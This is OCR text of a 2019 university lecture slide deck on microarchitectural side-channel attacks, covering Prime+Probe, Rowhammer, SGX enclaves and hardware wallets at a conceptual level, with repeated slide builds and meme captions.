Microarchitectural Security

Daniel Gruss

February 20, 2019

Graz University of Technology

amazon.com
Prime+Probe

ANOTHER FLIP IN THE ROW

ROWHAMMER.JS

FANTASTIC TIMERS

AND WHERE TO FIND THEM

HIGH-RESOLUTION MICROARCHITECTURAL ATTACKS IN JAVASCRIPT

JavaScript zero

REAL JavaScript AND ZERO SIDE-CHANNEL ATTACKS




integral
Crypto

+53.55








BTC



LEDGER

Trezor Crypto Hardware Wallets To
Open Cashaddr Bitcoin Cash Address



ShapeShift





XZEN

BEST HARDWARE WALLETS

EMENS SAMSUNG Google


www.ninjadodo.com


THE BOX

Ledger





keep
key
SALT

Reviewed: Hardware Wallets
Trezor
Ledger Nano S
KeepKey
Which is Best?



BARBARA
Americoin,
Americoin
God shed his blocks on thee!
Americoin, Americoin, God shed his blocks on thee


breaking bitcoin
ABOUT
AGENDA
TICKETS
VENUE
SPONSORS
CONTACT US
BREAKING BITCOIN
Conference
Paris 9-10 Sep 2017


Stealing Bitcoins?




Stealing Bitcoins?




Stealing Bitcoins?





Stealing Bitcoins?





Stealing Bitcoins?






Application
Untrusted part
Operating System



Application
Untrusted part
Create Enclave
Operating System



Application
Untrusted part
Create Enclave
Trusted part
Call Gate
Trusted Fnc.
Operating System



Application
Untrusted part
Create Enclave
Call Trusted Fnc.
Trusted part
Call Gate
Trusted Fnc.
Operating System



Application
Untrusted part
Create Enclave
Call Trusted Fnc.
Trusted part
Call Gate
Trusted Fnc.
Operating System


Application
Untrusted part
Trusted part
Create Enclave
Call Trusted Fnc.
Call Gate
Trusted Fnc.
Operating System


Application
Untrusted part
Trusted part
Create Enclave
Call Trusted Fnc.
Call Gate
Trusted Fnc.
Return
Operating System


Application
Untrusted part
Trusted part
Create Enclave
Call Trusted Fnc.
Call Gate
Trusted Fnc.
Return
Operating System


Application
Untrusted part
Trusted part
Create Enclave
Call Trusted Fnc.
...
Call Gate
Trusted Fnc.
Return
Operating System


Application
Untrusted part
Trusted part
Create Enclave
Call Trusted Fnc.
...
Call Gate
Trusted Fnc.
Return
Operating System


Protection from Side-Channel Attacks


Protection from Side-Channel Attacks

Intel SGX does not provide explicit protection from side-channel attacks.


Protection from Side-Channel Attacks

Intel SGX does not provide explicit protection from side-channel attacks. It is the enclave developer's responsibility to address side-channel attack concerns.


CAN'T BREAK YOUR SIDE-CHANNEL PROTECTIONS
IF YOU DON'T HAVE ANY
Opening
Mon
Tue-Thur
Fri-Sat
Sunday
imgflip.com




- Ledger SGX Enclave for blockchain applications
- BitPay Copay Bitcoin wallet
- Teechain payment channel using SGX



- Ledger SGX Enclave for blockchain applications
- BitPay Copay Bitcoin wallet
- Teechain payment channel using SGX

Teechain


[...] We assume the TEE guarantees to hold



- Ledger SGX Enclave for blockchain applications
- BitPay Copay Bitcoin wallet
- Teechain payment channel using SGX

Teechain

[...] We assume the TEE guarantees to hold and do not consider side-channel attacks [5, 35, 46] on the TEE.



- Ledger SGX Enclave for blockchain applications
- BitPay Copay Bitcoin wallet
- Teechain payment channel using SGX


Teechain

[...] We assume the TEE guarantees to hold and do not consider side-channel attacks [5, 35, 46] on the TEE. Such attacks and their mitigations [36, 43] are outside the scope of this work. [...]

Raw Prime+Probe trace...[1]


[1] Michael Schwarz et al. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.

...processed with a simple moving average...[1]




[1] Michael Schwarz et al. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.


...allows to clearly see the bits of the exponent[1]




[1] Michael Schwarz et al. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.



YOU CAN'T DO THAT!
THAT'S AGAINST THE RULES!
quickmeme.com


WANT TO DISCUSS THREAT MODELS NOW?
38
imgflip.com




- Power consumption







- Power consumption
- Electro-magnetic radiation




- Power consumption
- Electro-magnetic radiation
- Temperature



- Power consumption
- Electro-magnetic radiation
- Temperature
- Photonic emission



- Power consumption
- Electro-magnetic radiation
- Temperature
- Photonic emission
- Acoustic emissions



- Power consumption
- Electro-magnetic radiation
- Temperature
- Photonic emission
- Acoustic emissions

$\rightarrow$ Physical access usually relevant, but code execution on device usually not relevant


U can't touch THIS
MC Hammer

1996

1996

2004

1996

2004

2006

1996

2004

2006

2009

1996

2004

2006

2009

2011

1996

2004

2006

2009

2011

1996

2004

2006

2009

2011

2013

1996

2004

2006

2009

2011

2013

1996

2004

2006

2009

2011

2013

1996


2004

2006

2009

2011

2013



2014

1996


2004

2006

2009

2011

2013



2014

1996


2004

2006

2009

2011

2013



2014

1996


2004

2006


2009

2011

2013



2014



1996


2004

2006


2009

2011

2013



2014



2015

1996


2004

2006


2009

2011


2013




2014




2015




2016




2016



2017




2016



2017

2018

Differences and Similarities



- threat model
- temporal component
- observer effect (destructive measurements)
- spatial component

- Usually no physical access

- Usually no physical access
- Local code

- Usually no physical access
- Local code
- Co-located code

- Usually no physical access
- Local code
- Co-located code
- Different meanings of “remote”

- Usually no physical access
- Local code
- Co-located code
- Different meanings of “remote”
  1. Attacker controls code in browser sandbox (e.g., [Ore+15; GMM16])

- Usually no physical access
- Local code
- Co-located code
- Different meanings of “remote”
  1. Attacker controls code in browser sandbox (e.g., [Ore+15; GMM16])
  2. Attacker cannot control any code on the system

Just a few examples:

Just a few examples:

- Remote timing attacks on crypto ([Ber04; BB05] and many more)

Just a few examples:


- Remote timing attacks on crypto ([Ber04; BB05] and many more)
- ThrowHammer and NetHammer


Just a few examples:

- Remote timing attacks on crypto ([Ber04; BB05] and many more)
- ThrowHammer and NetHammer
- NetSpectre

TIMING IS EVERYTHING


```
printf("%d", i);
printf("%d", i);
```








Cache miss


```
printf("%d", i);
printf("%d", i);
```







